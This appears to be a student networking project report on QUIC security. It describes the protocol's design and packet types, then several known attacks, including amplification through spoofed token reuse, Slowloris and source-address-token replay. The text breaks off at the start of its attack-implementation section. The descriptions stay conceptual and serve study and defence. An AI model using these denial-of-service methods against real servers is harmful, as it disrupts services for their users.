LAB OF COMPUTER COMMUNICATION & NETWORKING
Networking Education, Research and Innovation
The Henry and Merilyn Taub Computer Science Department, Technion

Security Analysis the QUIC Protocol

Project in Computer Networks

236340 – Spring 2023

- **Team members:** Majd Hamdan
  Ruaa Miari

- **Instructors:** Eran Tavor
  Alon Danker

Contents:

1. Abstract 4

1.1 project Overview 4
1.2 project Objectives 4

2. QUIC Protocol 5

2.1 Background And Prevalence 5
2.2 Motivation 6
2.3 Protocol Overview 7
2.4 Key Features Of QUIC... 8
2.5 QUIC Packet Types 11
2.5.1 Initial Packet 12
2.5.2 Handshake Packet 13
2.5.3 0-RTT Packet 14
2.5.4 Retry Packet 15

3. Security Analysis Of QUIC.................................... 16

3.1 Introduction 16
3.2 Known Attacks On QUIC 17
3.2.1 QUIC Flood DDoS Attack 17
3.2.2 QUIC Amplification Attack 18
3.2.3 Optimistic Ack Attack 18
3.2.4 Slowloris Attacks 19
3.2.5 Peer Denial Of Service 20
3.2.6 Traffic Analysis 20
3.2.7 Source Address Token Replay Attack 21
(the one we tried to implement)

4. Explaining The Details Of Our Attack 21

4.1 Address Validation Tokens In Quic 21
4.2 Address Validation Token 23
4.3 Address Validation Token Integrity 27

5. Diving Into The Attack Details 28

5.1 Describing The Attack 28
5.2 Attack vector 29
5.3 Assumptions On The_Protocol 30
5.4 Implementing The Attack 30

6. Picoquic Implementation...................................... 31

6.1 Picoquic 31
6.2 Running A Client And Server On Picoquic 31
6.3 Implementing The Attack On Picoquic 32
6.4 How can we resend that massage?....................... 33
6.5 Old Versions Of Quic 35

7. detecting a picoquic implementation issue............ 38

7.1 The issue 38
7.2 Attack implementation steps 40
7.3 Digging into the issue and answering some questions..42

8. Future work 51

9. References 51

1. Abstract

1.1 Project Overview:

The QUIC protocol is a transport protocol that prioritizes security and encryption. It is known for its ability to handle streams of data simultaneously and its low latency capabilities.
The main purpose of QUIC is to improve the performance of HTTPS traffic. Recently it has been standardized as RFC 9000 indicating its potential to become the dominant transport protocol, on the internet. The current research projects involve analyzing QUIC with a focus on cybersecurity.
To conduct this investigation we will be utilizing open source implementations of the protocol.

1.2 Project Objectives:

- To get acquainted with QUIC protocol and its fundamental features.

- To delve deeper into the security aspects of QUIC and examine how secure it really is.

- Investigate the ability of the QUIC protocol to withstand cyber attacks. We will shed some light on QUIC's strengths and weaknesses in terms of its security and performance in the presence of attackers.

2. QUIC Protocol

2.1 Background And Prevalence

Initially designed by Jim Roskind at Google, the implementation of QUIC was in 2012. Google began working on QUIC in 2012 as an experimental protocol to address the limitations of TCP.
The first version, QUIC v1 was publicly announced in 2013. In 2016, Google proposed QUIC as a potential internet standard to the Internet Engineering Task Force (IETF).

In May 2021, the IETF formally standardized QUIC in RFC 9000.

Currently QUIC is utilized by over half of the connections made from the Chrome web browser to Googles servers.

It is currently enabled by default in Chromium and Chrome.

Support in Firefox arrived in May 2021.

Apple added experimental support in the WebKit engine through the Safari Technology Preview 104 in April 2020.

On July 11, 2017, LiteSpeed Technologies officially began supporting QUIC in their load balancer (WebADC) and LiteSpeed Web Server products.

Microsoft Windows Server 2022 supports both HTTP/3 and SMB over QUIC protocols via MsQuic.

As of April 2023, 8.9% of all websites use QUIC, up from 5% in March 2021.
https://en.wikipedia.org/wiki/QUIC


2.2 Motivation

Traditional internet communication relied on protocols like TCP (Transmission Control Protocol) and TLS (Transport Layer Security) for reliable data transmission and secure connections. However, these protocols had limitations in terms of latency and efficiency that impacted their performance.

Each HTTP connection traditionally used a separate TCP connection. However, opening a TCP connection is slow. It requires three round trip times (RTTs): one RTT for first contact and two RTTs for TLS security. Given that increasingly more of web traffic is encrypted these days, RTTs due to TLS can't be eliminated. Though network bandwidth has increased, exchanging short packet that's typical of web traffic is hampered due to these handshake delays.
QUIC aims to minimize number of RTT’s required to establish a connection, without sacrificing security

To overcome and solve these issues, the QUIC protocol (Quick UDP Internet Connections) was developed. It used UDP instead of TCP, aiming for more efficient communication. QUIC looks for reducing connection establishment times by minimizing round-trip exchanges.

QUIC's main motives were to take the advantages of TCP/IP and HTTP/2, and build them over UDP, in terms of reliability, flow control, and congestion control.



https://devopedia.org/quic


2.3 Protocol Overview

QUIC (Quick UDP Internet Connections) is newly proposed secure transport protocol that developed by Google and implemented in Chrome in 2013, it is built on top of UDP and includes encryption by default that uses TLS 1.3 for securing its payload.

It was initially designed for HTTP uses but later developed to adjust a variety of use cases. HTTP on top of QUIC is often called HTTP/3.

QUIC enhances various aspects over TCP, including faster connection establishment, better congestion control algorithms, improved privacy flow integrity, and providing a more efficient transport layer for modern internet applications. It provides equivalent functionality to TCP, HTTP/2, and TLS as whole.

QUIC provides a low latency, connection-oriented and encrypted transport. In addition to the encryption capability of QUIC, it overcomes many issues found in the current transport protocols, such as the high-latency connection establishment in TCP.



https://www.scirp.org/journal/paperinformation.aspx?paperid=113892

2.4 <u>Key Features Of QUIC</u>

Multiplexing

This means that multiple streams of data can be sent over a single connection .Each stream processed individually, contrary to TCP that uses a single stream of data and requires each packet to be received and acknowledged in sequence. With independent streams, applications can send and receive data and manage resources more efficiently.

Authenticated and Encrypted Packets

TCP protocol header is not encrypted or authenticated, making it vulnerable to tampering, injection, and eavesdropping by intermediaries. In contrast, QUIC packets are heavily outfitted for security.

QUIC provides an end-to-end security. Except for a few messages like PUBLIC_RESET and CHLO, all packet headers are authenticated, and all message content are encrypted. This way, any modification of QUIC packets can be detected by the receiving end, effectively reducing security risks. This helps to protect against eavesdropping and other forms of attacks. QUIC uses the TLS protocol to establish and maintain secure connections and end-to-end encryption.

Low latency

The protocol is designed to reduce handshake latency for data to be sent and received between endpoints, which can be especially important in high-latency networks such as mobile networks. QUIC accomplishes this by minimizing the number of round trips required to establish a connection, and by allowing data to be sent in smaller packets.

Reliability

QUIC provides reliable transmission capabilities based on UDP, and like TCP, it is a connection-oriented transport protocol. The QUIC protocol has packet loss recovery and retransmission capabilities during data transmission, which can ensure data integrity and accuracy. In addition, QUIC can ensure the order of data packets arriving, avoiding data errors caused by disorder.

Avoiding HOL Blocking

Head-of-line (HoL) blocking occurs if there is a single queue of data packets waiting to be transmitted, and the packet at the head of the queue (line) cannot move forward due to congestion, even if other packets behind this one could. QUIC addresses the issue of head-of-line blocking by allowing for multiple data streams. This enables messages from different applications to be delivered independently, avoiding the potential delay of messages waiting for a blocked application to be processed.

Congestion control

QUIC uses a clever congestion control algorithms that help to avoid network overload, packet loss, and unfair bandwidth allocation among different flows. QUIC use a variant of the TCP congestion control algorithm, which adjusts the sending rate based on the feedback from the receiver and the network. However, they differ in how they implement and adapt the algorithm to their specific characteristics. QUIC sits in the user space, not kernel space. Hence, updates to algorithms can be done more quickly. Different applications can potentially use different algorithms.

QUIC supports pluggable congestion control algorithms such as Cubic, BBR, and Reno, or customize private algorithms based on specific scenarios. Different connections of a single application are allowed to support different congestion control configurations.

Reduced Handshake Latency

QUIC's handshake process is optimized to reduce latency. It combines the initial connection setup with encryption handshake, which helps to minimize the number of round trips required before data exchange can start.

QUIC supports Zero Round Trip Time (0-RTT) handshakes, which allows a client that has established a previous connection to resume communication with the server without waiting for a full handshake. This further reduces latency for subsequent connections.

Fast Connection Establishment

The transport layer uses UDP, reducing the delay of one 1-RTT in TCP three-way handshake.

The latest version of TLS protocol adoption, TLS 1.3, which allows the client to send application data before the TLS handshake is completed, supporting both 1-RTT and 0-RTT. With QUIC protocol, the first handshake negotiation takes 1-RTT, but a previously connected client can use cached information to restore the TLS connection with only 0-1 RTT.

Connection Migration

TCP connections are based on a 4-tuple: source IP, source port, destination IP, and destination port. If any of these changes, the connection must be reestablished. However, QUIC connections are based on a 64-bit Connection ID, which allows the connection to be maintained as long as the Connection ID remains the same without disconnection and reconnection. if a client sends packets 1 and 2 using IP1 and then switches networks, changing to IP2 and sending packets 3 and 4, the server can recognize that all four packets are from the same client based on the Connection ID field in the packet header. The fundamental reason why QUIC can achieve connection migration is that the underlying UDP protocol is connectionless.

2.5 QUIC Packets Types

In order to understand the following sections, we have to introduce the types of packets that QUIC protocol uses.

Packets and frames are the basic unit used by QUIC to communicate.

In the QUIC protocol, there are two types of packet headers: the Long Header and the Short Header. These headers serve different purposes and are used in different phases of the QUIC connection.

Long Header: The Long Header is used during the initial stages of the QUIC connection setup. It is more extensive and includes more information, making it suitable for the connection establishment process.

Short Header: The Short Header is used once the connection is established and the initial handshake is complete. It is designed to be more compact and optimized for efficient data transmission.

We will focus on 4 main types of packets with long header:

1) Initial
2) Handshake
3) 0-RTT
4) Retry

2.5.1 Initial packet

initial packets refer to the first few packets exchanged between a client and a server when attempting to establish a new QUIC connection. These initial packets play a crucial role in setting up the secure and efficient communication channel that QUIC aims to provide.

Initial packets serve as the first interaction between a client and a server in the QUIC protocol. They are responsible for initiating the handshake process, where both parties exchange cryptographic parameters, agree on encryption keys, and establish the foundation for a secure and efficient communication channel.

The process of establishing a QUIC connection involves a series of steps, and the initial packets are a part of this process.

Contents of Initial Packets:

Initial packets include several key components:

Packet Type: Specifies that the packet is an initial packet.

QUIC Version: Indicates the QUIC protocol version being used.

Destination Connection ID: Identifies the connection ID of the server.

Source Connection ID: Identifies the connection ID of the client.

Token Length: If applicable, indicates the length of the token sent by the client during a stateless retry.

Length: Indicates the length of the payload.

Packet Number: A sequence number used to order packets.

Cryptographic Messages: This section contains encrypted messages that play a central role in the handshake process. It includes messages for cryptographic negotiation, key exchange, and other essential elements for establishing the connection's security context.

2.5.2 Handshake Packet

A handshake packet in the QUIC protocol plays a critical role in establishing a secure connection between a client and a server. It is a type of packet used during the initial phase of the connection setup, where both parties exchange information to agree on encryption parameters, verify each other's identity, and ensure the security of the communication channel. The handshake packet is a key component of the QUIC protocol's effort to provide fast and secure connections.

Handshake packets include several key components like initial packets in addition to Handshake Data: This section contains encrypted messages used in the handshake process. It includes the cryptographic negotiation, key exchange, and other messages necessary to establish a secure connection.

The handshake packet is a central part of the QUIC handshake process, which involves several steps:

1) **Client Hello (CHLO):** The client initiates the connection by sending a "Client Hello" packet (CHLO) to the server. This packet includes important information, such as the client's supported QUIC versions, the cryptographic parameters it intends to use, and a random value known as the "Client Nonce."

2) **Server Hello (SHLO):** Upon receiving the Client Hello packet, the server responds with a "Server Hello" packet (SHLO). This packet contains information like the selected QUIC version, cryptographic parameters, and a "Server Nonce."

3) **Key Exchange:** The client and server use the exchanged nonces and cryptographic parameters to perform a key exchange, generating the encryption keys needed for securing the communication.

4) **Handshake Confirmation:** The client and server verify each other's identities and confirm that they have agreed on the encryption context.

2.5.3 <u>0-RTT Packet</u>

Zero Round Trip Time (0-RTT) packets in the QUIC protocol are a feature designed to minimize latency during connection establishment by allowing the client to send data in the very first packet without waiting for a round trip confirmation. This is achieved by leveraging a previous session's state or resumption token to initiate communication immediately upon reconnecting to a server. While 0-RTT can significantly improve performance, it also introduces certain security considerations.

The primary purpose of 0-RTT packets is to reduce the time it takes to initiate communication with a server during connection resumption. By sending data in the very first packet without waiting for round-trip confirmation, applications can achieve lower latency and faster data transmission.

0-RTT packets include several key components like initial packets in addition to 0-RTT Data: The actual application data sent by the client in the very first packet. This can include HTTP requests, data payloads, or other relevant information.

While 0-RTT offers performance benefits, it introduces certain security challenges: Replay Attacks: Since the server hasn't yet authenticated the client in the initial packet, attackers could potentially capture and replay 0-RTT packets, causing unwanted actions (will elaborate on this later).

2.5.4 **Retry Packet**

A "Retry Packet" is a specific type of packet used in the QUIC protocol that is sent by the server to the client in response to an Initial Packet from the client, particularly during the early stages of connection establishment. The primary purpose of a Retry Packet is to help prevent connection amplification attacks and to guide the client to the correct server.

Retry packets can be sent and received in several steps:

1. Client Sends Initial Packet: The client initiates a connection by sending an Initial Packet to the server.

2. Server Receives Initial Packet: The server receives the Initial Packet and determines whether the connection should proceed or if it needs further verification.
3. Retry Needed: If the server determines that the connection needs to be retried (for example, to prevent an amplification attack), the server generates a Retry Packet.
4. Retry Packet Generation: The Retry Packet is constructed by the server and contains a new, unique "Retry Token." This token serves as a proof that the server is genuine, and the client should retry the connection.
5. Retry Packet Sent: The server sends the Retry Packet back to the client,
6. Client Receives Retry Packet: When the client receives the Retry Packet, it checks the Retry Token. If the token is valid, the client generates a new Initial Packet with the original destination connection ID, indicating that it has successfully verified the server's authenticity.
7. Connection Continues: The client sends the new Initial Packet, which the server receives. The connection then proceeds as normal, moving into the handshake phase.

3 Security Analysis Of QUIC

3.1 Introduction

QUIC was mainly designed to produce security protection comparable to TLS with reduced connection latency in addition to enhancing the speed, security, and reliability of internet connections . Can QUIC do this in presence of attackers? Is there known attacks that QUIC vulnerable to ?

According to this article" Revisiting QUIC attacks: a comprehensive review on QUIC security and a hands-on study" ,despite its robust security architecture, QUIC is not impervious to vulnerabilities and potential attacks. In this section, our primary focus will be directed towards comprehending the various attacks that was carried out to the QUIC protocol. We will explore the vulnerabilities and weaknesses that could be exploited by malicious attackers.

By displaying these potential attacks, we aim to shed light on the challenges that the QUIC protocol might encounter, despite its goal of ensuring secure and efficient internet connections.

Understanding these attacks is essential for development of effective protections and to enhance QUIC's resilience against known attacks.

3.2 Known Attacks On QUIC


3.2.1 QUIC Flood DDoS Attack

A QUIC flood Distributed Denial of Service (DDoS) attack is when an attacker attempts to deny service by overwhelming a targeted server with data sent over QUIC. The victimized server has to process all the QUIC data it receives, each connection setup requires computational resources on the server's side, including memory and processing power, slowing service to legitimate users and in some cases, crashing the server altogether.

DDoS attacks over QUIC are hard to block because:

1) QUIC uses UDP, which provides very little information to the packet recipient that they can use to block the packets.
2) QUIC encrypts packet data so that the recipient of the data cannot easily tell if it is legitimate or not.

Establishing a connection in QUIC can sometimes appear slower compared to traditional protocols due to the underlying mechanisms and security features designed to enhance the protocol's overall efficiency and security. QUIC prioritizes security by encrypting the connection and authenticating both the client and the server. This involves cryptographic operations that can introduce a minor delay compared to non-encrypted protocols.




3.2.2 <u>QUIC Amplification Attack</u>

An attacker might be able to receive an address validation token from a server and then release the IP address it used to acquire that token. At a later time, the attacker can initiate a 0-RTT connection with a server by spoofing this same address, which might now address a different (victim) endpoint. The attacker can thus potentially cause the server to send an initial congestion window's worth of data towards the victim.

Servers SHOULD provide mitigations for this attack by limiting the usage and lifetime of address validation tokens.

3.2.3 Optimistic Ack Attack


An endpoint that acknowledges packets it has not received might cause a congestion controller to permit sending at rates beyond what the network supports. An endpoint MAY skip packet numbers when sending packets to detect this behavior. An endpoint can then immediately close the connection with a connection error of type PROTOCOL_VIOLATION.



3.2.4 Slowloris Attacks

The attacks commonly known as Slowloris try to keep many connections to the target endpoint open and hold them open as long as possible. These attacks can be executed against a QUIC endpoint by generating the minimum amount of activity necessary to avoid being closed for inactivity. This might involve sending small amounts of data, gradually opening flow control windows in order to control the sender rate, or manufacturing ACK frames that simulate a high loss rate.

QUIC deployments SHOULD provide mitigations for the Slowloris attacks, such as increasing the maximum number of clients the server will allow, limiting the number of connections a single IP address is allowed to make, imposing restrictions on the minimum transfer speed a connection is allowed to have, and restricting the length of time an endpoint is allowed to stay connected.


Normal HTTP Request - Response Connection
Slowloris DDoS Attack
Complete HTTP Request - Response Cycle
Incomplete HTTP Requests

3.2.5 Peer Denial Of Service

QUIC and TLS both contain frames or messages that have legitimate uses in some contexts, but these frames or messages can be abused to cause a peer to expend processing resources without having any observable impact on the state of the connection.

Messages can also be used to change and revert state in small or inconsequential ways, such as by sending small increments to flow control limits.

If processing costs are disproportionately large in comparison to bandwidth consumption or effect on state, then this could allow a malicious peer to exhaust processing capacity.

While there are legitimate uses for all messages,
implementations SHOULD track cost of processing relative to progress and treat excessive quantities of any non-productive packets as indicative of an attack. Endpoints MAY respond to this condition with a connection error or by dropping packets.

3.2.6 Traffic Analysis

The length of QUIC packets can reveal information about the length of the content of those packets. The PADDING frame is provided so that endpoints have some ability to obscure the length of packet content.

Defeating traffic analysis is challenging and the subject of active research. Length is not the only way that information might leak. Endpoints might also reveal sensitive information through other side channels, such as the timing of packets.

3.2.7 Source Address Token Replay Attack (the one we tried to implement)

An attacker can replay the source-address token stk of a client to the server that issued that token on behalf of the client many times to establish additional connections. This action would cause the server to establish initial keys and even final forward-secure keys for each connection without the client's knowledge. Any further steps in the handshake would fail, but an adversary could create a DoS attack on the server by creating many connections on behalf of a many different clients and possibly exhausting the server's computational and memory resources.

4 Explaining The Details Of Our Attack

4.1 Address Validation Tokens In Quic

Address validation ensures that an endpoint cannot be used for a traffic amplification attack. In such an attack, a packet is sent to a server with spoofed source address information that identifies a victim. If a server generates more or larger packets in response to that packet, the attacker can use the server to send more data toward the victim than it would be able to send on its own.

The primary defense against amplification attacks is verifying that a peer is able to receive packets at the transport address that it claims. Therefore, after receiving packets from an address that is not yet validated, an endpoint MUST limit the amount of data it sends to the unvalidated address to three times the amount of data received from that address. This limit on the size of responses is known as the anti-amplification limit.

Connection establishment implicitly provides address validation for both endpoints. In particular, receipt of a packet protected with Handshake keys confirms that the peer successfully processed an Initial packet. Once an endpoint has successfully processed a Handshake packet from the peer, it can consider the peer address to have been validated.

Additionally, an endpoint MAY consider the peer address validated if the peer uses a connection ID chosen by the endpoint and the connection ID contains at least 64 bits of entropy.

For the client, the value of the Destination Connection ID field in its first Initial packet allows it to validate the server address as a part of successfully processing any packet. Initial packets from the server are protected with keys that are derived from this value. Alternatively, the value is echoed by the server in Version Negotiation packets or included in the Integrity Tag in Retry packets.

Prior to validating the client address, servers MUST NOT send more than three times as many bytes as the number of bytes they have received. This limits the magnitude of any amplification attack that can be mounted using spoofed source addresses. For the purposes of avoiding amplification prior to address validation, servers MUST count all of the payload bytes received in datagrams that are uniquely attributed to a single connection. This includes datagrams that contain packets that are successfully processed and datagrams that contain packets that are all discarded.

Clients MUST ensure that UDP datagrams containing Initial packets have UDP payloads of at least 1200 bytes, adding PADDING frames as necessary. A client that sends padded datagrams allows the server to send more data prior to completing address validation.

Loss of an Initial or Handshake packet from the server can cause a deadlock if the client does not send additional Initial or Handshake packets. A deadlock could occur when the server reaches its anti-amplification limit and the client has received acknowledgments for all the data it has sent. In this case, when the client has no reason to send additional packets, the server will be unable to send more

data because it has not validated the client's address. To prevent this deadlock, clients MUST send a packet on a Probe Timeout (PTO). Specifically, the client MUST send an Initial packet in a UDP datagram that contains at least 1200 bytes if it does not have Handshake keys, and otherwise send a Handshake packet.

A server might wish to validate the client address before starting the cryptographic handshake. QUIC uses a token in the Initial packet to provide address validation prior to completing the handshake. This token is delivered to the client during connection establishment with a Retry packet or in a previous connection using the NEW_TOKEN frame.

4.2 Address Validation Token

A server MAY provide clients with an address validation token during one connection that can be used on a subsequent connection. Address validation is especially important with 0-RTT because a server potentially sends a significant amount of data to a client in response to 0-RTT data.

The server uses the NEW_TOKEN frame to provide the client with an address validation token that can be used to validate future connections. In a future connection, the client includes this token in Initial packets to provide address validation. The client MUST include the token in all Initial packets it sends, unless a Retry replaces the token with a newer one. The client MUST NOT use the token provided in a Retry for future connections. Servers MAY discard any Initial packet that does not carry the expected token.

Unlike the token that is created for a Retry packet, which is used immediately, the token sent in the NEW_TOKEN frame can be used after some period of time has passed. Thus, a token SHOULD have an expiration time, which could be either an explicit expiration time or an issued timestamp that can be used to dynamically calculate the expiration time. A server can store the expiration time or include it in an encrypted form in the token.

A token issued with NEW_TOKEN MUST NOT include information that would allow values to be linked by an observer to the connection on which it was issued. For example, it cannot include the previous connection ID or addressing information, unless the values are encrypted. A
server MUST ensure that every NEW_TOKEN frame it sends is unique across all clients, with the exception of those sent to repair losses of previously sent NEW_TOKEN frames. Information that allows the server to distinguish between tokens from Retry and NEW_TOKEN MAY be accessible to entities other than the server.

It is unlikely that the client port number is the same on two different connections; validating the port is therefore unlikely to be successful.

A token received in a NEW_TOKEN frame is applicable to any server that the connection is considered authoritative for (e.g., server names included in the certificate). When connecting to a server for which the client retains an applicable and unused token, it SHOULD include that token in the Token field of its Initial packet. Including a token might allow the server to validate the client address without an additional round trip. A client MUST NOT include a token that is not applicable to the server that it is connecting to, unless the client has the knowledge that the server that issued the token and the server the client is connecting to are jointly managing the tokens. A client MAY use a token from any previous connection to that server.

A token allows a server to correlate activity between the connection where the token was issued and any connection where it is used. Clients that want to break continuity of identity with a server can discard tokens provided using the NEW_TOKEN frame. In comparison, a token obtained in a Retry packet MUST be used immediately during the connection attempt and cannot be used in subsequent connection attempts.

A client SHOULD NOT reuse a token from a NEW_TOKEN frame for different connection attempts. Reusing a token allows connections to be linked by entities on the network path.

Clients might receive multiple tokens on a single connection. Aside from preventing linkability, any token can be used in any connection attempt. Servers can send additional tokens to either enable address validation for multiple connection attempts or replace older tokens that might become invalid. For a client, this ambiguity means that sending the most recent unused token is most likely to be effective. Though saving and using older tokens have no negative consequences, clients can regard older tokens as being less likely to be useful to the server for address validation.

When a server receives an Initial packet with an address validation token, it MUST attempt to validate the token, unless it has already completed address validation. If the token is invalid, then the server SHOULD proceed as if the client did not have a validated address, including potentially sending a Retry packet. Tokens provided with NEW_TOKEN frames and Retry packets can be distinguished by servers , and the latter can be validated more strictly. If the validation succeeds, the server SHOULD then allow the handshake to proceed.

Note: The rationale for treating the client as unvalidated rather than discarding the packet is that the client might have received the token in a previous connection using the NEW_TOKEN frame, and if the server has lost state, it might be unable to validate the token at all, leading to connection failure if the packet is discarded.

In a stateless design, a server can use encrypted and authenticated tokens to pass information to clients that the server can later recover and use to validate a client address. Tokens are not integrated into the cryptographic handshake, and so they are not authenticated. For instance, a client might be able to reuse a token. To avoid attacks that exploit this property, a server can limit its use of tokens to only the information needed to validate client addresses.

Clients MAY use tokens obtained on one connection for any connection attempt using the same version. When selecting a token to use, clients do not need to consider other properties of the connection that is being attempted, including the choice of possible application protocols, session tickets, or other connection properties.

4.3 <u>Address Validation Token Integrity</u>

An address validation token MUST be difficult to guess. Including a random value with at least 128 bits of entropy in the token would be sufficient, but this depends on the server remembering the value it sends to clients.

A token-based scheme allows the server to offload any state associated with validation to the client. For this design to work, the token MUST be covered by integrity protection against modification or falsification by clients. Without integrity protection, malicious clients could generate or guess values for tokens that would be accepted by the server. Only the server requires access to the integrity protection key for tokens.

There is no need for a single well-defined format for the token because the server that generates the token also consumes it. Tokens sent in Retry packets SHOULD include information that allows the server to verify that the source IP address and port in client packets remain constant.

Tokens sent in NEW_TOKEN frames MUST include information that allows the server to verify that the client IP address has not changed from when the token was issued. Servers can use tokens from NEW_TOKEN frames in deciding not to send a Retry packet, even if the client address has changed. If the client IP address has changed, the server MUST adhere to the anti-amplification limit. Note that in the presence of NAT, this requirement might be insufficient to protect other hosts that share the NAT from amplification attacks.

Attackers could replay tokens to use servers as amplifiers in DDoS attacks. To protect against such attacks, servers MUST ensure that replay of tokens is prevented or limited. Servers SHOULD ensure that tokens sent in Retry packets are only accepted for a short time, as they are returned immediately by clients. Tokens that are provided in NEW_TOKEN frames need to be valid for longer but SHOULD NOT be accepted multiple times. Servers are encouraged to allow tokens to be used only once, if possible;
tokens MAY include additional information about clients to further narrow applicability or reuse.

5 <u>Diving Into The Attack Details</u>


5.1 <u>Describing The Attack</u>

from the paper: ”How secure and Quick is Quic” – 2015

